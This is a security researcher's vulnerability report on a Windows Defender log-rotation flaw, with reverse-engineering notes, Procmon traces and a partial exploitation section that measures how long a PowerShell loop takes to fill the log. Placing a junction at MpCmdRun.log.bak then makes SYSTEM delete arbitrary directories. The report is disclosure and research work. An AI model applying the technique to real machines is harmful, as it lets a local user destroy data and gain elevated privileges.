# Vulnerability Report

2020-04-05 Windows Defender Arbitrary Directory Delete.docx

| | |
|---|---|
| **Title** | 2020-04-05 Windows Defender Arbitrary Directory Delete.docx |
| **Security Impact** | Elevation of Privilege |
| **Product** | Windows |
| **Platform** | 19592.1001.amd64fre.rs_prerelease.200321-1719 |
| **Acknowledgment** | Clément Labro (@itm4n) - [https://twitter.com/itm4n](https://twitter.com/itm4n) |

# 1 Executive Summary

## 1.1 Summary

The log file rotation mechanism of Windows Defender can be abused to delete arbitrary files or directories in the context of NT AUTHORITY\SYSTEM.

## 1.2 Description

Whenever a signature update is done by Windows Defender, an event is logged to `C:\Windows\Temp\MpCmdRun.log`. The default maximum size for this file is set to 16MB by default. When the size of the log file reaches this limit, the file is renamed as `MpCmdRun.log.bak` and a new `MpCmdRun.log` file is created. Though, before doing so, the service first checks whether the backup file already exists. If so, it will delete it first. From an attacker's standpoint, what's more interesting is that if `C:\Windows\Temp\MpCmdRun.log.bak` exists and is a folder which is set as a mountpoint to another location on the filesystem, then the service will follow the mountpoint, delete everything recursively and finally remove the folder itself. The second thing to take into consideration is that signature updates can be manually triggered by normal users since this doesn't require any particular privilege. Therefore, a local user could request signature updates in a loop and, each time, an event would be written to the log file. At some point, the log file size would exceed the 16MB limit, thus triggering the vulnerability in a reasonable time (less than 1 hour).

# 2 Root Cause Analysis

## 2.1 Background

The main log file of Windows Defender is located in `C:\Windows\Temp`, which is the default TEMP folder of the `LOCAL SYSTEM` account. By default, `Administrators` and `SYSTEM` have Full Control over it, while normal users can't read it.

```
C:\Windows\Temp>icacls MpCmdRun.log
MpCmdRun.log BUILTIN\Administrators:(I)(F)
             NT AUTHORITY\SYSTEM:(I)(F)

Successfully processed 1 files; Failed processing 0 files
```

*Figure 1: Permissions of MpCmdRun.log*

This file is used to log events such as Signature Updates or AV Scans.

```
MpCmdRun.log - Notepad
File  Edit  Format  View  Help


-------------------------------------------------------------------------------------
MpCmdRun: Command Line: "C:\Program Files\Windows Defender\MpCmdRun.exe" SignaturesUpdateService -ManagedUpdate
 Start Time: Sun Apr 05 2020 10:18:16

MpEnsureProcessMitigationPolicy: hr = 0x1
Start: Signatures Update Service
Update Started
Update failed with hr: 0x80070490
Update completed with hr: 0x80070490
End: Signatures Update Service
MpCmdRun: End Time: Sun Apr 05 2020 10:18:16
-------------------------------------------------------------------------------------
```

*Figure 2: Content of MpCmdRun.log*

Signatures updates are automatically done on a regular basis but they can also be triggered manually using the `Update-MpSignature` PowerShell command for example, which doesn't seem to require any particular privileges. Therefore, they can be triggered as a normal user, as shown on the below screenshot.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Lab-User> whoami
desktop-rtfonkm\lab-user
PS C:\Users\Lab-User> Update-MpSignature
PS C:\Users\Lab-User>
```

*Figure 3: Windows Defender Signature Update using PowerShell*

During the process, we can see that some information is being written to `C:\Windows\Temp\MpCmdRun.log` by `NT AUTHORITY\SYSTEM`.





*Figure 4: Process Monitor - An event is being written to MpCmdRun.log*

After several months or even years, we may assume that the size of this file will exceed several megabytes. In this kind of situation, log rotation mechanisms are often implemented so that old logs are compressed, archived or simply deleted. So, I wondered if such mechanism was also implemented for the `MpCmdRun.log` file.

## 2.2 The Log Rotation Mechanism

In order to find a potential log rotation mechanism, I started a reverse engineering process from the `MpCmdRun.exe` executable.

After opening the file in IDA, the very first thing I did was search for occurrences of the `MpCmdRun` string. The initial objective was to see how the log file was written to.





*Figure 5: IDA - Strings*

The first result was `MpCmdRun.log`, which I expected to find but I spotted another potentially interesting occurrence: `MpCmdRun_MaxLogSize`. If a log rotation mechanism was implemented, this string would definitely have something to do with it.

Looking at the `Xrefs` of `MpCmdRun_MaxLogSize`, I found that it was used in only one function: `MpCommonConfigGetValue()`.





*Figure 6: IDA - MpCmdRun_MaxLogSize Xrefs*

The `MpCommonConfigGetValue()` function itself is called from `MpCommonConfigLookupDword()`.





*Figure 7: IDA - MpCommonConfigGetValue Xrefs*

Finally, `MpCommonConfigLookupDword()` is called from the `CLogHandle::Flush()` method.





*Figure 8: IDA - MpCommonConfigGetValue Xrefs*

The following part of `CLogHandle::Flush()` is particularly interesting because it's responsible for writing to the log file.

```
if ( !v5 )
{
  v11 = 0i64;
  if ( GetFileSizeEx(hObject, &FileSize) )
  {
    v11 = FileSize.QuadPart;
    v6 = 0;
  }
  else
  {
    v12 = HrGetLastFailure();
    v6 = v12;
    if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 1 )
      WPP_SF_D(
        *((_QWORD *)WPP_GLOBAL_Control + 2),
        21i64,
        &WPP_69d9168869ad3bfbb07d944bc13f1c8b_Traceguids,
        (unsigned int)v12);
  }
  if ( v6 < 0 )
    goto LABEL_32;
  if ( v11 >= (unsigned int)MpCommonConfigLookupDword() )
  {
    if ( v3 != (HANDLE)-1 )
    {
      CloseHandle(v3);
      v3 = (HANDLE)-1;
      hObject = (HANDLE)-1;
    }
    PurgeLog(*((wchar_t **)v1 + 7));
    v5 = v22;
    goto LABEL_28;
  }
}
```

*Figure 9: IDA - CLogHandle() pseudocode*

First, we can see that `GetFileSizeEx()` is called on `hObject` (1), which is a handle pointing to the log file (`MpCmdRun.log`) at this point. The result of this function is returned in `FileSize`, which is a `LARGE_INTEGER` structure. Since `MpCmdRun.exe` is a 64-bit executable here, `QuadPart` is used to get the file size as a `LONGLONG` directly.

The file size is stored in `v11` and is then compared against the value returned by `MpCommonConfigLookupFword()` (2). If the file size is greater than this value, then the `PurgeLog()` function is called.

So, before going any further, we need to get the value returned by `MpCommonConfigLookupFword()`. To do so, the easiest way I found was to put a breakpoint right after this function call and get the result from the `RAX` register.

```
IDA View-A | Pseudocode-C | Pseudocode-B | Pseudocode-A | Strings window | Hex View-1

.text:00007FF73ED13303 ; ---------------------------------------------------------------------------
.text:00007FF73ED13303
.text:00007FF73ED13303 loc_7FF73ED13303:                       ; CODE XREF: CLogHandle::CLogHandle(wc
.text:00007FF73ED13303                 mov     r14, qword ptr [rbp+FileSize]
.text:00007FF73ED13307                 xor     edi, edi
.text:00007FF73ED13309
.text:00007FF73ED13309 loc_7FF73ED13309:                       ; CODE XREF: CLogHandle::CLogHandle(wc
.text:00007FF73ED13309                                         ; CLogHandle::CLogHandle(wchar_t const
.text:00007FF73ED13309                 test    edi, edi
.text:00007FF73ED1330B                 js      loc_7FF73ED135D5
.text:00007FF73ED13311                 call    MpCommonConfigLookupDword
.text:00007FF73ED13316                 mov     eax, eax
.text:00007FF73ED13318                 cmp     r14, rax
.text:00007FF73ED1331B                 jb      loc_7FF73ED1343B
.text:00007FF73ED13321                 or      rdi, 0FFFFFFFFFFFFFFFFh
.text:00007FF73ED13325                 cmp     [rsi], rdi
```

*Figure 10: Breakpoint after the MpCommonConfigLookupDword call*

Once the breakpoint is hit, the value returned by `MpCommonConfigLookupFword()` is indeed stored in the RAX register:





*Figure 11: IDA Debugger - Breakpoint hit*

Therefore, we now know that the maximum file size is `0x1000000`, i.e. **16,777,216 bytes** (16MB).

The next logical question would then be: "what happens when the log file size exceeds this value?". As we saw earlier, when the size of the log file exceeds 16MB, the `PurgeLog()` function is called. Based on the name, we may assume that we will probably find the answer to this second question inside this function.

```
__int64 __fastcall PurgeLog(wchar_t *a1)
{
  wchar_t *v1; // rdi@1
  __int32 v2; // ebx@1
  __int64 v3; // rax@2
  __int64 v4; // rax@2
  signed __int64 v5; // rdx@5
  LPCWSTR lpNewFileName; // [sp+38h] [bp+10h]@1

  lpNewFileName = 0i64;
  v1 = a1;
  v2 = CommonUtil::NewSprintfW((CommonUtil *)&lpNewFileName, L"%ls.bak", a1);
  if ( v2 >= 0 )
  {
    LODWORD(v3) = MpUtilsExportFunctions();
    v4 = *(_QWORD *)(v3 + 360);
    v2 = _guard_dispatch_icall_fptr(lpNewFileName);
    if ( v2 >= 0 )
    {
      _mm_lfence();
      if ( MoveFileExW(v1, lpNewFileName, 0) || (v2 = HrGetLastFailure(), v2 >= 0) )
      {
        v2 = 0;
      }
      else if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 1 )
      {
        v5 = 27i64;
        goto LABEL_11;
      }
    }
```

*Figure 12: IDA - PurgeLog pseudo code*

When this function is called, a new filename is first prepared by concatenating the original filename and "`.bak`". Then, the original file is moved, which means that `MpCmdRun.log` gets renamed as `MpCmdRun.log.bak`.

I could have continued the reverse engineering here but, considering that knowledge, I wanted to check what would happen simply by monitoring the filesystem operations with Procmon. It turns out that this approach was enough to identify the vulnerability as we will see in the next part.

## 2.3 The Vulnerability

I started by testing several cases with different initial conditions and, for each one, I observed the result with Process Monitor running in the background.

- What if `C:\Windows\Temp\MpCmdRun.log.bak` already exists and is a user-owned file?
- What if `C:\Windows\Temp\MpCmdRun.log.bak` already exists and is a user-owned file and the permissions deny access to `SYSTEM`?
- What if `C:\Windows\Temp\MpCmdRun.log.bak` already exists and is a directory?
- What if `C:\Windows\Temp\MpCmdRun.log.bak` already exists and is a directory, containing a sub-directory and a file?
- What if `C:\Windows\Temp\MpCmdRun.log.bak` already exists and is a mountpoint to another location on the filesystem?

In the end, the only relevant test case turned out to be the last one so I won't detail the others here for conciseness.

Here is the initial setup:

- A dummy target directory is created: `C:\ZZ_SANDBOX\target`.
- `MpCmdRun.log.bak` is created as a directory and is set as a mountpoint to the target directory.
- The `MpCmdRun.log` file is filled with 16,777,002 bytes of random data.

```
c:\Windows\Temp>dir /a MpCmdRun.log*
 Volume in drive C has no label.
 Volume Serial Number is 9056-07F8

 Directory of c:\Windows\Temp

04/05/2020  04:16 PM        16,777,002 MpCmdRun.log
04/05/2020  04:15 PM    <JUNCTION>     MpCmdRun.log.bak [\??\C:\ZZ_SANDBOX\target]
               1 File(s)     16,777,002 bytes
               1 Dir(s)  36,809,035,776 bytes free
```

*Figure 13: Test case - Initial setup*

The target directory of the mountpoint contains a folder and a file.


```
c:\ZZ_SANDBOX\target>dir
 Volume in drive C has no label.
 Volume Serial Number is 9056-07F8

 Directory of c:\ZZ_SANDBOX\target

04/05/2020  04:18 PM    <DIR>          .
04/05/2020  03:43 PM    <DIR>          ..
04/05/2020  04:12 PM    <DIR>          somedir
04/05/2020  04:11 PM                 7 somefile.txt
               1 File(s)              7 bytes
               3 Dir(s)  36,808,708,096 bytes free
```

*Figure 14: Test case - Target folder content*

The following screenshot shows the different operations performed by `MpCmdRun.exe` after running the `Update-MpSignature` PowerShell command a couple of times.



| PID | Process Name | User | Operation | Path | Result | Detail |
|---|---|---|---|---|---|---|
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryStandardInformationFile | C:\Windows\Temp\MpCmdRun.log | SUCCESS | AllocationSize: 16,781,312, EndOfFile: 16,779,44 |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CloseFile | C:\Windows\Temp\MpCmdRun.log | SUCCESS | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\Windows\Temp\MpCmdRun.log.bak | SUCCESS | Desired Access: Read Attributes, Disposition: Ope |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryBasicInformationFile | C:\Windows\Temp\MpCmdRun.log.bak | SUCCESS | CreationTime: 4/5/2020 4:15:05 PM, LastAccess |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CloseFile | C:\Windows\Temp\MpCmdRun.log.bak | SUCCESS | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\Windows\Temp\MpCmdRun.log.bak | REPARSE | Desired Access: Read Data/List Directory, Synch |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\ZZ_SANDBOX\target | SUCCESS | Desired Access: Read Data/List Directory, Synch |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryDirectory | C:\ZZ_SANDBOX\target* | SUCCESS | Filter: *, 1: ., FileInformationClass: FileBothDirector |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryDirectory | C:\ZZ_SANDBOX\target | SUCCESS | 0: .., 1: somedir, FileInformationClass: FileBothDire |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\ZZ_SANDBOX\target\somedir | REPARSE | Desired Access: Read Data/List Directory, Synch |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\ZZ_SANDBOX\target\somedir | SUCCESS | Desired Access: Read Data/List Directory, Synch |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryDirectory | C:\ZZ_SANDBOX\target\somedir* | SUCCESS | Filter: *, 1: ., FileInformationClass: FileBothDirector |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryDirectory | C:\ZZ_SANDBOX\target\somedir | SUCCESS | 0: .. |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryDirectory | C:\ZZ_SANDBOX\target\somedir | NO MORE FILES | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CloseFile | C:\ZZ_SANDBOX\target\somedir | SUCCESS | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\ZZ_SANDBOX\target\somedir | REPARSE | Desired Access: Read Attributes, Delete, Synchro |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\ZZ_SANDBOX\target\somedir | SUCCESS | Desired Access: Read Attributes, Delete, Synchro |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryAttributeTagFile | C:\ZZ_SANDBOX\target\somedir | SUCCESS | Attributes: D, ReparseTag: 0x0 |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | SetDispositionInformationEx | C:\ZZ_SANDBOX\target\somedir | SUCCESS | Flags: FILE_DISPOSITION_DELETE, FILE_DISP |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CloseFile | C:\ZZ_SANDBOX\target\somedir | SUCCESS | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\ZZ_SANDBOX\target\somefile.txt | REPARSE | Desired Access: Read Attributes, Delete, Disposit |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\ZZ_SANDBOX\target\somefile.txt | SUCCESS | Desired Access: Read Attributes, Delete, Disposit |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryAttributeTagFile | C:\ZZ_SANDBOX\target\somefile.txt | SUCCESS | Attributes: A, ReparseTag: 0x0 |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | SetDispositionInformationEx | C:\ZZ_SANDBOX\target\somefile.txt | SUCCESS | Flags: FILE_DISPOSITION_DELETE, FILE_DISP |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CloseFile | C:\ZZ_SANDBOX\target\somefile.txt | SUCCESS | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryDirectory | C:\ZZ_SANDBOX\target | NO MORE FILES | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CloseFile | C:\ZZ_SANDBOX\target | SUCCESS | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\Windows\Temp\MpCmdRun.log.bak | SUCCESS | Desired Access: Read Attributes, Delete, Synchro |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | QueryAttributeTagFile | C:\Windows\Temp\MpCmdRun.log.bak | SUCCESS | Attributes: DRP, ReparseTag: 0xa0000003 |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | FileSystemControl | C:\Windows\Temp\MpCmdRun.log.bak | SUCCESS | Control: FSCTL_GET_REPARSE_POINT |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | SetDispositionInformationEx | C:\Windows\Temp\MpCmdRun.log.bak | SUCCESS | Flags: FILE_DISPOSITION_DELETE, FILE_DISP |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CloseFile | C:\Windows\Temp\MpCmdRun.log.bak | SUCCESS | |
| 9852 | MpCmdRun.exe | NT AUTHORITY\SYSTEM | CreateFile | C:\Windows\Temp\MpCmdRun.log | SUCCESS | Desired Access: Read Attributes, Delete, Synchro |

*Figure 15: Test case - Result observed with Procmon*

As soon as the size of `MpCmdRun.log` exceeds 16MB, we observe that the process follows the mountpoint and deletes everything in the target directory before removing the mountpoint folder itself.

As a conclusion, a regular user is able to leverage the Signature update process of *Windows Defender* in order to delete arbitrary files and directories in the context of `NT AUTHORITY\SYSTEM`.

# 3 PoC / Exploit

## 3.1 Exploitation

In such conditions, the exploit is straightforward. The only thing we would have to do is create the directory `C:\Windows\Temp\MpCmdRun.log.bak` and set it as a mountpoint to another location on the filesystem. We face one practical issue though: how much time would it require to fill the log file until its size exceeds 16MB, which is quite a high value for a "simple" log file.

Therefore, I did several tests and measured the time required by each command. Then, I extrapolated the results in order to estimate the overall time it would take. It should be noted that the `Update-MpSignature` command cannot be run multiple times in parallel, which makes sense.

**Test #1**

As a first test, I ran the `Update-MpSignature` command a hundred times and measured the overall time it would take.

```
PS C:\Users\Lab-User> Measure-Command -Expression { for ($i=0; $i -lt 100; $i++) { Update-MpSignature } }


Days              : 0
Hours             : 0
Minutes           : 10
Seconds           : 50
Milliseconds      : 167
Ticks             : 6501676893
TotalDays         : 0.00752508899652778
TotalHours        : 0.180602135916667
TotalMinutes      : 10.836128155
TotalSeconds      : 650.1676893
TotalMilliseconds : 650167.6893
```

*Figure 16: Test 1 - Update-MpSignature*

```
C:\Windows\Temp>dir MpCmdRun.log
 Volume in drive C has no label.
 Volume Serial Number is 9056-07F8

 Directory of C:\Windows\Temp

04/05/2020  04:55 PM           136,230 MpCmdRun.log
               1 File(s)        136,230 bytes
               0 Dir(s)  36,807,159,808 bytes free
```

*Figure 17: Test 1 - Log file size*

Here is the result of this first test. With this technique, it would take **more than 22 hours** to fill the file and trigger the vulnerability.

| TIME | FILE SIZE | # OF CALLS |
|---|---|---|
| 650s (10m 50s) | 136,230 bytes | 100 |
| **80,050s (22h 14m 10s)** | **16,777,216 bytes** | 12,316 |

**Test #2**

After test #1, I checked the documentation of the `Update-MpSignature` command to see if it could be tweaked in order to speed up the operation. This command has a very limited set of options but one of them caught my eye.

```
PS C:\Users\Lab-User> Get-Help Update-MpSignature

NAME
    Update-MpSignature

SYNTAX
    Update-MpSignature [-UpdateSource {InternalDefinitionUpdateServer | MicrosoftUpdateServer | MMPC | FileShares}]
    [-CimSession <CimSession[]>] [-ThrottleLimit <int>] [-AsJob]  [<CommonParameters>]
```

*Figure 18: Help of the Update-MpSignature command*

This command accepts an `UpdateSource` as a parameter, which is actually an enumeration. It turns out that, when using most of the available values, an error message is immediately returned and nothing is written to the log file so they would be useless for this exploit scenario.

Though, when using the `InternalDefinitionUpdateServer` value, I observed an interesting result.

```
PS C:\Users\Lab-User> Update-MpSignature -UpdateSource InternalDefinitionUpdateServer
Update-MpSignature : Virus and spyware definitions update was completed with errors.
At line:1 char:1
+ Update-MpSignature -UpdateSource InternalDefinitionUpdateServer
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (MSFT_MpSignature:ROOT\Microsoft\...SFT_MpSignature) [Update-MpSignature
   ], CimException
    + FullyQualifiedErrorId : HRESULT 0x80070490,Update-MpSignature

PS C:\Users\Lab-User>
```

*Figure 19: Using the InternalDefinitionUpdateServer option*

Since my VM is a standalone installation of Windows, it isn't configured to use an "internal server" for the updates, instead they are received directly from MS servers, hence the error message.

